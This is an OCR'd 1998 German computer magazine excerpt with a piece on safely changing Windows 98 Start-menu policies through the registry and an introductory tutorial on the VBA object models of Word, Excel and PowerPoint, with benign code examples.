
SICHERER UMGANG MIT DER REGISTRY

Wenn Sie Systemeinstellungen verändern wollen, empfehlen wir Ihnen: Greifen Sie nur dann in die Registrierung ein, wenn Sie sich über die zulässigen Werte und deren Auswirkungen klar sind. Verzichten Sie auf den Registrierungseditor. Windows 98 bietet über den Systemrichtlinien-Editor, die Systemsteuerung, über Tweak UI und über weitere Registerkarten wesentlich elegantere und risikofreiere Methoden zur Anpassung einzelner Funktionen oder des Systems.

Direkte Eingriffe in die Registrierung können unbeabsichtigte Folgen von Fehlfunktionen bis zu einem nicht mehr startenden System haben.

BEFEHL IM *START*-MENÜ

Eintrag	Funktion
`NoFind`	Befehl *Suchen* ausblenden
`NoLogOff`	Befehl *Abmelden* ausblenden
`NoRun`	Befehl *Ausführen* ausblenden
`NoSetTaskBar`	Befehl *Taskleiste* und *Start*-Menü in Einstellungen unterdrücken
`NoFavoritesMenu`	Befehl *Favoriten* ausblenden
`NoRecentDocsMenu`	Befehl *Dokumente* ausblenden
`NoClose`	Befehl *Beenden* sperren

die lokalisierten Texte oder den Namen des Schlüssels im Kontextmenü darstellt. Sie können aber den gewünschten Text für den Kontextmenübefehl im Standardwert des Verbs eintragen. Der Text „*BAT-Datei bearbeiten*" im Standardwert des Verbs *edit* bewirkt beispielsweise die Anzeige dieser Zeichenkette im Kontextmenü.

Bevor Sie per Registrierungseditor die Einträge in der Registrierung ändern, sollten Sie den besseren Ansatz wählen. Öffnen Sie ein Ordnerfenster, und gehen Sie im Menü *Ansicht* auf den Befehl *Ordneroptionen.* Auf der Registerkarte *Dateitypen* finden Sie eine Liste der registrierten Dateitypen. Markieren Sie einen Eintrag, und klicken Sie auf die Schaltfläche *Bearbeiten.* Windows zeigt das Dialogfeld *Vorgang bearbeiten* mit den verfügbaren Befehlen. Über die Schaltfläche *Neu* lassen sich neue Vorgänge für den Dateityp definieren. Die Schaltfläche *Bearbeiten* erlaubt die Anpassung des Befehls für den markierten Vorgang.

Über die Schaltfläche *Als Standard* legen Sie fest, daß der markierte Vorgang dem Doppelklick zugewiesen wird. Mit *Entfernen* löschen Sie den kompletten Befehl für den Vorgang aus der Registrierung. Das Symbol für den Dateityp wechseln Sie komfortabel über die Schaltfläche *Anderes Symbol.*

Sobald Sie die Dialogfelder schließen, sichert Windows 98 die Änderungen und sorgt automatisch dafür, daß die Registrierungseinträge korrekt sind. Diesen Komfort haben Sie bei der direkten Bearbeitung der Registrierung nicht. Der zweite Vorteil der Dialogfelder: Falls Sie die Bedeutung einer Option nicht kennen, läßt sich eine zusätzliche Erläuterung über die Direkthilfe abrufen, wozu Sie mit der rechten Maustaste auf das Steuerelement klicken.

Eingriff ins *Start*-Menü

Windows 98 erlaubt Ihnen im *Start*-Menü die Anpassung der benutzerdefinierten Einträge wie zum Beispiel im Zweig *Programme.* Was jedoch nicht so ohne weiteres funktioniert, ist das Entfernen der vorgegebenen Einträge wie *Beenden*, *Abmelden*, *Favoriten*, *Dokumente* etc. Windows 98 erlaubt Systemadministratoren jedoch, gewisse *Start*-Menü-Einträge wahlweise ein- oder auszublenden. Die meisten dieser Befehle werden über den Schlüssel

```
HKEY_CURRENT_USER\Software\
➥Microsoft\Windows\
➥CurrentVersion\Policies
➥\Explorer
```

gesteuert. Ist der Schlüssel leer, benutzt Windows 98 die Standardeinstellungen, das heißt, die Befehle werden angezeigt. Sind Werte vorhanden und auf

`0x00000001`

oder

`01 00 00 00`

gesetzt, blendet Windows den betreffenden Befehl im *Start*-Menü aus. Löschen Sie den Eintrag oder setzen diesen auf *0* zurück, wird der Befehl spätestens nach dem nächsten Systemstart erneut eingeblendet. Die Tabelle enthält die Namen der wichtigsten Werte.

Aus den Teilschlüsseln des Zweigs erkennen Sie gemäß den vorausgegangenen Ausführungen, daß die Einstellungen benutzerspezifisch sind und sich auf das Windows-Programm Explorer beziehen. Der Explorer ist für die Anzeige des *Start*-Menüs verantwortlich. Findet Windows beim Systemstart im obigen Schlüssel den Wert *1*, unterdrückt es den zugehörigen Befehl im *Start*-Menü.


Auch hier sollten Sie nicht direkt den Registrierungseditor zum Anpassen der Werte verwenden. Das auf der Windows-98-CD im Ordner *\tools\reskit\powertoys* enthaltene Modul Tweak UI enthält einige Registerkarten, mit denen Sie die Befehle im *Start*-Menü ein- oder ausblenden können. Nicht durch Tweak UI unterstützte Optionen lassen sich über den Windows-Systemrichtlinien-Editor setzen.

Installieren Sie dieses Programm aus dem Ordner *\tools\reskit\netadmin\poledit* der Windows-98-CD. Öffnen Sie die Registerkarte *Windows-Setup* über das Symbol *Software* der Systemsteuerung. Wählen Sie die Schaltfläche *Diskette*, und stellen Sie den Pfad zur Installationsdatei *poledit.inf* ein. Nach der Installation läßt sich das Programm über den Befehl *Programme\Zubehör\Systemprogramme\Systemrichtlinien-Editor* des *Start*-Menüs aufrufen.

Laden Sie die Registrierung über den Befehl *Registrierung öffnen* des Menüs *Datei.* Klicken Sie doppelt auf das Symbol *Lokaler Benutzer.* Auf der Registerkarte *Systemrichtlinien* wählen Sie die Richtlinie *Shell/Zugriffsbeschränkungen.* Durch Setzen oder Löschen der Markierung einzelner Kontrollkästchen lassen sich die *Start*-Menüeinträge ein- bzw. ausblenden. Sobald Sie den Editor beenden und das System neu starten, werden die Restriktionen wirksam.

Fazit

Die Erfahrung mit Windows lehrt, daß man nicht alles durch direkte Registrie-



WER SEIN *START*-MENÜ individuell gestaltet, muß sich den Systemrichtlinien anpassen.

rungseingriffe anpassen sollte. Vieles läßt sich über Dialogfelder, Registerkarten oder Zusatzprogramme regeln. Diese Ansätze funktionieren meist schneller und sind nicht so riskant. ET

[1] Günter Born: Microsoft Windows 98 – Das Handbuch, Microsoft Press 1998, 940 Seiten, 3-86063-126-8, 55 Mark

[2] Günter Born: Arbeiten mit der Registrierung von Windows 98, Microsoft Press 1998, 498 Seiten, 3-86063-453-0, 69 Mark





Makros für Office-Programme entwickeln

Auftragsarbeit

Wer die wichtigsten Objekte bei der Makroentwicklung mit VBA kennt, kann Word, Excel und PowerPoint so richtig herumkommandieren.

RALF NEBELO

Schöne neue automatisierte Office-Welt: In Microsoft Word 97 druckt sich ein Dokument bei Bedarf einfach selbst. Auch die Textmarkierung kopiert ihren Inhalt selbständig in die Zwischenablage, eine Tabelle schmückt sich mit einer Rahmenlinie, und ein Menü erweitert sich selbst um einen gerade benötigten Befehl.

Alices Wunderland? Keineswegs, vielmehr Realität, die nicht nur in Word, sondern in allen Anwendungen des aktuellen Office-Pakets möglich ist.


Alices Wunderland

Mit dem nüchternen Begriff Objektorientierung läßt sich das Geheimnis der selbsthandelnden Absätze und Markierungen erklären. Objektorientierung bedeutet, daß eine Anwendung nicht mehr nur aus einem Baustein besteht, sondern sich aus zahlreichen Objekten zusammensetzt, die jeweils ein Element der Anwendung, seiner Benutzeroberfläche oder des Dokuments aufrufen.

Neben Objekten – etwa einer Schaltfläche, einem Absatz oder einer markierten Zelle – gibt es sogenannte Auflistungsobjekte, die gleichartige Einzelobjekte – sämtliche Schaltflächen einer bestimmten Symbolleiste, alle Absätze eines Dokuments oder alle derzeit markierten Tabellenzellen – zusammenfassen.

Welche Objekte bietet eine Office-Anwendung? Eine grafische Gesamtschau der Objekthierarchie einer Anwendung finden Sie in der Online-Hilfe (?). Wenn das Programm die VBA-Hilfe (Visual Basic für Anwendungen) nicht findet, installieren Sie die Dateien nachträglich.

Legen Sie dazu die Office-CD-ROM ins Laufwerk ein, und gehen Sie auf *Benutzerdefinierte Installation*. Wählen Sie in den markierten Modulen *Excel*, *Word* und *Powerpoint* jeweils *Option ändern*, markieren Sie im erscheinenden Untermenü den Punkt *Online-Hilfe und Beispiele*, und klicken Sie wieder auf *Optionen ändern*. Markieren Sie *Online-Hilfe für Visual Basic*, und bestätigen Sie die Auswahl.



DIE VBA-ONLINE-HILFE enthält eine grafische Übersicht über die Objektmodelle aller Office-Anwendungen.

In der Online-Hilfe öffnen Sie im Kapitel *Arbeiten mit Visual Basic* das jeweils erste Thema (*Microsoft Word-Objekte*, *Microsoft Excel-Objekte* oder *Microsoft PowerPoint-Objekte*, siehe Bild oben). Jeder Eintrag ist mit einem Hyperlink hinterlegt, der Sie umgehend zur gewünschten Hilfeseite des Objekts befördert. Weitere Informationen finden Sie in der VBA-Online-Hilfe des VBA-Editors (*Extras/Makros/Visual Basic-Editor*).

Sämtliche Objekte einer Anwendung stehen in einer bestimmten hierarchischen Beziehung zueinander, die durch das sogenannte Objektmodell dokumentiert wird. Ganz oben an der Spitze steht immer das *Application*-Objekt, das die Anwendung (Word, Excel oder PowerPoint) selbst darstellt.

Auf der nächsten Ebene treffen Sie in Excel beispielsweise auf ein Auflistungsobjekt namens WorkBooks, das die Gesamtheit aller geöffneten Arbeitsmappen enthält. Jede einzelne Arbeitsmappe dieser Auflistung tritt wiederum als Einzelobjekt in Erscheinung und besitzt ihrerseits ein untergeordnetes Auflistungsobjekt (Sheet), in dem alle Arbeitsblätter verzeichnet sind. Mit den Zeilen (Rows) und Spalten (Columns) eines Tabellenblatts verzweigt das Objektmodell weiter nach unten, bis schließlich am Ende der Objektkette die einzelne Tabellenzelle erreicht ist.

Jedes Objekt besitzt einen individuellen Katalog von Eigenschaften und Methoden:

- Die Eigenschaften bestimmen die Zustände und Qualitäten eines Objekts, etwa die Größe einer eingefügten Grafik, die Farbe der Textmarkierung, die Art einer Rahmenlinie oder die Anzahl der in einem Auflistungsobjekt enthaltenen Elemente.
- Die Methoden eines Objekts stellen alle konkreten Aktivitäten dar, die das Objekt mit sich selbst ausüben kann. So steht hinter der eingangs erwähnten Fähigkeit eines Dokuments, sich selbst auszudrucken, eine Methode namens *PrintOut*, und die *Copy*-Methode, die der Textmarkierung zu eigen ist, sorgt für das Kopieren ihres Inhalts in die Zwischenablage.

Über welche Eigenschaften und Methoden verfügt ein Objekt? Markieren Sie den Objektnamen in Ihrem Makro im VBA-Editor, und drücken Sie *[F1]*. Geben Sie dazu unter *Extras/Makro* den Makronamen ein, und klicken Sie auf *Erstellen*. Zwischen *Sub* und *End Sub* schreiben Sie das jeweilige Makro und damit die Objekte.

Die Hilfeseite eines Objekts enthält neben weiterführenden Hinweisen und praktischen Programmierbeispielen immer auch zwei Hyperlinks, über die Sie sämtliche Eigenschaften und Methoden abrufen.

Da die Anwendungsobjekte nun selbst das Handeln übernommen haben, kann die Makrosprache nahezu vollständig auf alle anwendungsspezifischen Anweisungen verzichten. VBA beschränkt sich daher im Unterschied zu WordBasic auf einen relativ kleinen Kern von universellen Basic-Befehlen und Kontrollstrukturen. Dieser Kern ist in allen Office-Anwendungen gleich und wurde im Artikel „Einstieg in VB" in PC Magazin 8/98 ab S. 189 exemplarisch vorgestellt. Um aber einen gewissen Grad an Funktionalität zu erreichen, muß ein VBA-Makro auf die speziellen Objekte der jeweiligen Anwendung zugreifen und ihre Eigenschaften und Methoden möglichst sinnvoll manipulieren.

Eigenschaften und Methoden

Bevor Sie aus einem Makro heraus auf die Eigenschaften und Methoden eines Anwendungsobjekts zugreifen, müssen Sie erst einmal den exakten Namen wissen. Da das Objekt Teil einer Hierarchie ist, greifen Sie dabei auf das Prinzip des Pfads zurück, das auch in anderen Hierarchien – dem Dateisystem des PC beispielsweise – zum Einsatz kommt.

So wie ein Verzeichnispfad alle Stationen vom Stammverzeichnis eines Laufwerks bis hinunter zum gewünschten Verzeichnis aufführt, so nennt der Objektpfad alle gedanklichen Stationen, die Sie von der Spitze des Objektmodells (dem *Application*-Objekt) aus absuchen müßten, um zu dem gewünschten Objekt zu gelangen. Als Trennzeichen zwischen den Objektnamen dient ein Punkt. So würde etwa der Objektpfad für die Haupttextkomponente (*Content*-Objekt, das heißt: der gesamte Dokumentinhalt ohne Kopf-/Fußzeilen oder Fußnoten) des aktiven Dokuments (*ActiveDocument*-Objekt) in Word (*Application*-Objekt) lauten:


```
Application.ActiveDoc _
ument.Content
```

Der Unterstrich „_" kennzeichnet dabei einen drucktechnischen Zeilenumbruch. Lassen Sie ihn beim Kopieren weg, und schreiben Sie *Document* zusammen.

Da das *Application*-Objekt als die „Mutter aller Objekte" stets am Beginn des Objektpfads steht, dürfen Sie es in der Regel weglassen, so daß sich der Objektpfad auf *ActiveDocument.Content* verkürzen läßt. Wenn Sie nun auf eine Eigenschaft des Objekts zugreifen möchten, hängen Sie deren Namen – wiederum durch einen Punktoperator getrennt – an den Objektpfad an. So würden Sie etwa mit

```
ActiveDocument. _
Content.Text
```

den gesamten Text der Haupttextkomponente bezeichnen. Durch geeignete VBA-Anweisungen können Sie nun mit



DER VISUAL-BASIC-EDITOR zeigt zu einem Objektnamen eine Liste mit den verfügbaren Methoden und Eigenschaften.

dieser Eigenschaft arbeiten, beispielsweise bringen Sie den Text per *MsgBox*-Dialog zur Anzeige. Probieren Sie es aus: Schreiben Sie ein Makro mit der Zeile:

```
MsgBox _
ActiveDocument.Content.Text
```

Es erscheint eine Dialogbox mit dem Text des Dokuments.

Welche Argumente benötigt eine Methode? Geben Sie nach dem jeweiligen Methodennamen einfach ein Leerzeichen oder eine geöffnete Klammer ein. Ein Pop-Up-Fenster informiert Sie über alle notwendigen oder optionalen (in eckige Klammern gesetzte) Argumente.

Nahezu jede Objekteigenschaft läßt sich auch per Makro verändern. Dazu weisen Sie ihr hinter einem Gleichheitszeichen einen neuen Wert zu. Die Zeile

```
ActiveDocument.Content.Text = _
„Neuer Text"
```

ersetzt den kompletten Inhalt der Haupttextkomponente (der ja durchaus etliche Seiten umfassen kann) durch die kurze Zeichenkette „*Neuer Text*".

Der Aufruf einer Objektmethode gestaltet sich ähnlich. Auch hier hängen Sie den Methodennamen einfach an den Objektpfad an. Die Zeile

```
ActiveDocument.Content.Copy
```

kopiert den Inhalt der Haupttextkomponente durch den Aufruf ihrer *Copy*-Methode in die Zwischenablage.

Im Unterschied zu *Copy* besitzen die meisten Methoden jedoch eine mehr oder weniger lange Liste von notwendigen oder optionalen Argumenten, durch die sich die Arbeitsweise der Methode verändern läßt.

Im Gegensatz zu älteren Basic-Versionen unterstützt VBA „benannte Argumente", bei denen jedes Argument durch ein eindeutiges Schlüsselwort identifiziert wird. So besitzt die schon erwähnte *PrintOut*-Methode unter anderem die benannten Argumente *From* und *To* zur Festlegung der ersten bzw. letzten Druckseite. Seinen Wert erhält jedes benannte Argument über den Zuweisungsoperator „:=".

Um nun beispielsweise die Seiten 2 bis 12 des aktuellen Word-Dokuments auszudrucken, verwenden Sie folgende Anweisung:

```
ActiveDocument.PrintOut _
From:="2", To:="12"
```

Neue Sprachelemente für Objekte

Für den Umgang mit Objekten wurde der Sprachumfang von VBA erweitert. Eine der Neuerungen ist der With-End-With-Block, der den oft notwendigen Zugriff auf mehrere Eigenschaften und Methoden eines Objekts erleichtert.

Dazu ein Beispiel: Angenommen, die Zielsetzung eines Makros wäre es, den Inhalt der Haupttextkomponente des aktiven Dokuments auf den Text „*Basic bildet*" festzulegen, den Haupttext anschließend in die Zwischenablage zu kopieren, das Dokument auszudrucken und mit Hilfe der *Close-Methode* zu schließen. In diesem Fall benötigen Sie die folgenden vier Anweisungszeilen:

```
ActiveDocument.Content.Text _
= „Basic bildet"
ActiveDocument.Content.Copy
ActiveDocument.PrintOut
ActiveDocument.Close
```

Mit dem Einsatz des With-End-With-Blocks entfällt die permanente Wiederholung des gemeinsamen Objektnamens *ActiveDocument*, der nur noch einmal – hinter dem Schlüsselwort *With* – angegeben werden muß. Durch den ➲

Punktoperator am Beginn aller eingeschlossenen Zeilen bleibt der Bezug zwischen dem gemeinsamen Objekt und seinen Unterobjekten, Eigenschaften und Methoden erhalten.

Die End-With-Zeile kennzeichnet Basic-üblich das Ende des Anweisungsblocks:

```
With ActiveDocument
  .Content.Text = „Basic bildet"
  .Content.Copy
  .PrintOut
  .Close
End With
```

Zwar hat sich der Umfang des Beispielquelltexts um zwei Zeilen erhöht, sein Inhalt präsentiert sich aber nun deutlich lesbarer und strukturierter.

Das zweite neue Sprachelement für den Umgang mit Objekten ist die For-Each-Next-Schleife, die konzipiert wurde, um auf alle Elemente eines Auflistungsobjekts der Reihe nach zugreifen zu können. Im Unterschied zur klassischen For-Next-Schleife muß der Entwickler die Zahl der Elemente gar nicht kennen, da es keine Zählvariable gibt, der Sie einen Start- und Endwert übergeben müßten.

Statt dessen verwendet die Schleife eine Objektvariable, die das jeweils nächste Auflistungselement aufnimmt und den Zugriff auf dessen Eigenschaften und Methoden ermöglicht.

Auch dazu ein Beispiel: Die folgende For-Each-Next-Schleife durchläuft alle Elemente der Workbooks-Auflistung von Excel und speichert die jeweilige Arbeitsmappe in der Objektvariablen *Mappe*. Die *MsgBox*-Anweisung innerhalb der Schleife zeigt die Dateinamen (*Name*-Eigenschaft) aller Arbeitsmappen per Dialogfeld an:

```
Dim Mappe As Object
For Each Mappe In WorkBooks
  MsgBox Mappe.Name
Next
```

Vom Umgang mit Dokumenten

Der Umgang mit Dokumenten steht häufig im Mittelpunkt der Makroentwicklung. Wer mit VBA-Unterstützung beispielsweise Textdateien in HTML-Dokumente verwandeln, Börsenkurse in Arbeitsmappen hineinschreiben oder Präsentationen fernsteuern möchte, der muß die unterschiedlichen Objekte kennen, die die jeweilige Anwendung für die Dokumentverwaltung zur Verfügung stellen. Dabei spielen Auflistungsobjekte durchweg eine zentrale Rolle.

So gibt es in Word ein Auflistungsobjekt namens *Documents*, das die Gesamtheit aller geöffneten Textdateien darstellt. Die Auflistung besitzt eine *Add*-Methode, mit der sie sich selbst ein neues Dokument hinzufügen und damit die Zahl ihrer Elemente erweitern kann. Wenn also ein Makro in Word ein neues Dokument auf der Grundlage der globalen Dokumentvorlage *normal.dot* öffnen will, dann greift es folgendermaßen auf die *Add*-Methode zurück:

```
Documents.Add
```

Falls das neue Dokument nach dem Vorbild einer anderen Dokumentvorlage gestaltet sein soll, muß deren Pfadname im *Template*-Argument benannt werden:

```
Documents.Add Template:= _
  „C:\Vorlagen\Muster.dot"
```

DAS WORD-AUFLISTUNGSOBJEKT *Documents* verwaltet alle derzeit geöffneten Textdokumente.

Mit der *Open*-Methode öffnet die *Documents*-Auflistung ein bestehendes Textdokument. Der Pfadname der gewünschten Datei muß im *FileName*-Argument angegeben werden. Beispiel:

```
Documents.Open FileName:= _
  „C:\Eigene Dateien\Brief.doc"
```

Wie alle Auflistungsobjekte verfügt auch *Documents* über eine *Count*-Eigenschaft, in der die Zahl der aktuell vorhandenen Auflistungselemente gespeichert ist. In der Praxis läßt sich die *Count*-Eigenschaft immer dann sinnvoll einsetzen, wenn die Arbeit des Makros es erfordert, daß zumindest ein Dokument geöffnet ist.

Die folgende If-Then-Abfrage überprüft den Wert der *Count*-Eigenschaft. Liegt er über *0*, dann werden die Anweisungen des Makros ausgeführt; ansonsten gibt die *MsgBox*-Anweisung eine Fehlermeldung aus:

```
If Documents.Count > 0 Then
  'Anweisung 1
  'Anweisung 2
  '...
Else
  MsgBox _
  „Kein Dokument geöffnet."
End If
```

Wie bei einer Feldvariablen können Sie mit Hilfe einer in Klammern gesetzten Indexzahl, deren Wert zwischen *1* und dem *Count*-Wert liegen muß, auf ein bestimmtes Auflistungselement zugreifen. So ruft die Anweisung

```
Documents(2).Activate
```

die *Activate*-Methode des zweiten *Documents*-Elements auf, die das Dokument zum aktiven Dokument macht.

Wer den Namen des Dokuments – so wie er im Titel des Dokumentfensters erscheint – kennt, kann damit auch auf ein bestimmtes *Documents*-Element zugreifen. Ein noch nicht gespeichertes Dokument *Dokument1* aktivieren Sie also folgendermaßen:

```
Documents(„Dokument1").Activate
```

Für die Arbeit mit dem jeweils aktiven Dokument können Sie auf die Mithilfe der *Documents*-Auflistung verzichten. Hier bietet das *ActiveDocument*-Objekt einen sehr viel bequemeren Zugriff. So ruft das Beispiel

```
With ActiveDocument
  .Save
  .Close
End With
```

der Reihe nach die *Save*- und *Close*-Methode des Objekts auf, um das aktuelle Dokument zu speichern und danach zu schließen.

Arbeitsmappen und Präsentationen

Was die *Documents*-Auflistung für Word ist, bedeutet die *Workbooks*-Auflistung für Excel: Sie umfaßt alle derzeit geöffneten Arbeitsmappen und verfügt ebenfalls über eine *Add*-Methode, mit der Sie der Auflistung eine neue Arbeitsmappe hinzufügen. Auch hier gibt es ein optionales *Template*-Argument, das den Pfadnamen einer *xls*-Datei benennt, die als Vorlage dient. So legen Sie mit der Anweisungszeile

```
Workbooks.Add Template:= _
„C:\Vorlagen\Muster.xls"
```

eine neue Arbeitsmappe nach dem Vorbild der in *C:\Vorlagen* gespeicherten Datei *muster.xls* an. Fehlt das *Template*-Argument, so erstellt VBA eine leere Standardarbeitsmappe.

Die *Open*-Methode fügt der *Workbooks*-Auflistung eine bestehende Arbeitsmappe hinzu, deren Pfadname im *FileName*-Argument festgelegt wird. Mit

```
Workbooks.Open FileName:= _
„C:\Eigene Dateien\finanz.xls"
```

öffnen Sie die in *C:\Eigene Dateien* gespeicherte Datei *finanz.xls* zur Bearbeitung.

Die Zahl der insgesamt geöffneten Arbeitsmappen läßt sich wiederum über eine Abfrage der *Count*-Eigenschaft ermitteln. Für den Zugriff auf einzelne Elemente der *Workbooks*-Auflistung verwenden Sie wahlweise eine Indexzahl zwischen *1* und dem *Count*-Wert bzw. den im Titel des Dokumentfensters angezeigten Namen der Arbeitsmappe.

Unter der Voraussetzung, daß die zweite geöffnete Arbeitsmappe den Namen *budget.xls* trägt, wären also die folgenden beiden Anweisungen, welche die Arbeitsmappe mit Hilfe der *Activate*-Methode zur aktiven Arbeitsmappe machen, gleichwertig:

```
Workbooks(2).Activate
Workbooks(„Budget.xls").Activate
```

Das *ActiveWorkbook*-Objekt repräsentiert – in Analogie zu *ActiveDocument* – die aktuelle Arbeitsmappe. Das Objekt verfügt über die gleichen Eigenschaften und Methoden wie die Elemente der *Workbooks*-Auflistung. So können Sie etwa über die *FullName*-Eigenschaft den vollständigen Pfadnamen der aktuellen Arbeitsmappe ermitteln und per *MsgBox*-Anweisung zur Anzeige bringen:

```
MsgBox ActiveWorkbook.FullName
```

Mit den Methoden *Save*, *PrintOut* und *Close* läßt sich die Arbeitsmappe speichern, drucken und schließen.

In PowerPoint gibt es die *Presentations*-Auflistung, in der alle derzeit geöffneten Präsentationsdateien aufgeführt sind. Wie ihre Kolleginnen aus Word und Excel verfügt die *Presentations*-Auflistung über eine *Add*-Methode zum Öffnen einer neuen Präsentation sowie eine *Open*-Methode zum Öffnen einer vorhandenen *ppt*-Datei.

Auf einzelne Auflistungselemente können Sie wieder über eine Indexzahl zwischen *1* und *Presentations.Count* oder über den im Dokumentfenster angezeigten Namen der Präsentationsdatei zugreifen. Das *ActivePresentation*-Objekt verkörpert die jeweils aktive Präsentation. Zum Drucken, Speichern und Schließen einzelner Präsentationen stehen die bekannten Methoden *PrintOut*, *Save* und *Close* zur Verfügung. Folgende Zeilen wenden diese Befehle an:

```
Presentations(1).PrintOut _
From:=1, To:=3
Presentations(„Neu.ppt").Save
ActivePresentation.Close
```

Bestandteile von Office-Dokumenten

Viele VBA-Makros befassen sich nicht so sehr mit vollständigen Office-Dokumenten als vielmehr mit deren Bestandteilen. Da geht es zum Beispiel um die Formatierung eines einzelnen Absatzes, um das Auslesen einer Tabellenzelle oder um den Druck einer ganz bestimmten Präsentationsfolie.

Die Bestandteile eines Word-Dokuments können Komponenten (wie Kopf- und Fußzeilen, Fußnoten, Indizes, Haupttext etc.), Abschnitte, Absätze, Sätze, Wörter oder sogar einzelne Zeichen sein. Für jeden Bestandteil gibt es ein Auflistungsobjekt, über das Sie auf jedes einzelne der darin enthaltenen Elemente Zugriff erhalten. Die Absätze eines Dokuments beispielsweise sind in dessen *Paragraphs*-Auflistung enthalten, die Sätze in der *Sentences*-Auflistung und die Wörter in der *Words*-Auflistung.

Alle genannten Objekte verfügen über eine *Count*-Eigenschaft. Der Zugriff auf ein bestimmtes Auflistungselement ist über eine Indexzahl zwischen *1* und dem jeweiligen *Count*-Wert möglich. Das Beispiel aus der Praxis durchsucht per For-Each-Next-Schleife den gesamten Wortbestand des aktuellen Dokuments und bringt jedes gefundene (Füll-)Wort „quasi" dazu, sich selbst per *Delete*-Methode zu löschen:


```
Dim Wort As Object
For Each Wort In _
ActiveDocument.Words
  If Wort = „quasi" Then
    Wort.Delete
  End If
Next Wort
```

Excel-Arbeitsmappen setzen sich gewöhnlich aus mehreren Arbeitsblättern zusammen, die allesamt in der *Sheets*-Auflistung enthalten sind. Für die Adressierung eines bestimmten Blatts verwenden Sie wahlweise eine Indexzahl oder den Blattnamen, wie er im Blattregister angezeigt wird.

Wenn das zweite Blatt der aktuellen Arbeitsmappe den Namen *Finanzen* trägt, machen Sie es mit folgenden beiden Anweisungen zum aktiven Arbeitsblatt:

```
ActiveWorkbook.Sheets(2).Activate
ActiveWorkbook.Sheets(„Fin _
anzen").Activate
```

Die *Add*-Methode erlaubt es, der Arbeitsmappe ein neues Blatt hinzuzufügen. Eine vordefinierte Excel-Konstante hinter dem optionalen *Type*-Argument bestimmt den Typ (*Tabellenblatt = xlWorksheet, Diagrammblatt = xlChart*) des neuen Blatts. Über die ebenfalls optionalen Argumente *Before* und *After* bestimmen Sie, an welcher Position das neue Blatt zwischen die bestehenden eingefügt wird.



ÜBER DAS AUFLISTUNGSOBJEKT *Slides* kann der Makroentwickler auf alle Folien einer PowerPoint-Präsentation zugreifen.

Das folgende Beispiel fügt in der aktiven Arbeitsmappe hinter dem dritten Blatt ein neues Diagrammblatt ein:


```
ActiveWorkbook.Sheets.Add _
Type:=xlChart, After:=Sheets(3)
```

Das *ActiveSheet*-Objekt repräsentiert das jeweils aktive Arbeitsblatt und besitzt die gleichen Eigenschaften und Methoden wie die Elemente der *Sheets*-Auflistung. So läßt es sich beispielsweise durch das Setzen der *Visible*-Eigenschaft auf *False*

```
ActiveSheet.Visible = False
```

unsichtbar, mit *True* anschließend wieder sichtbar machen:

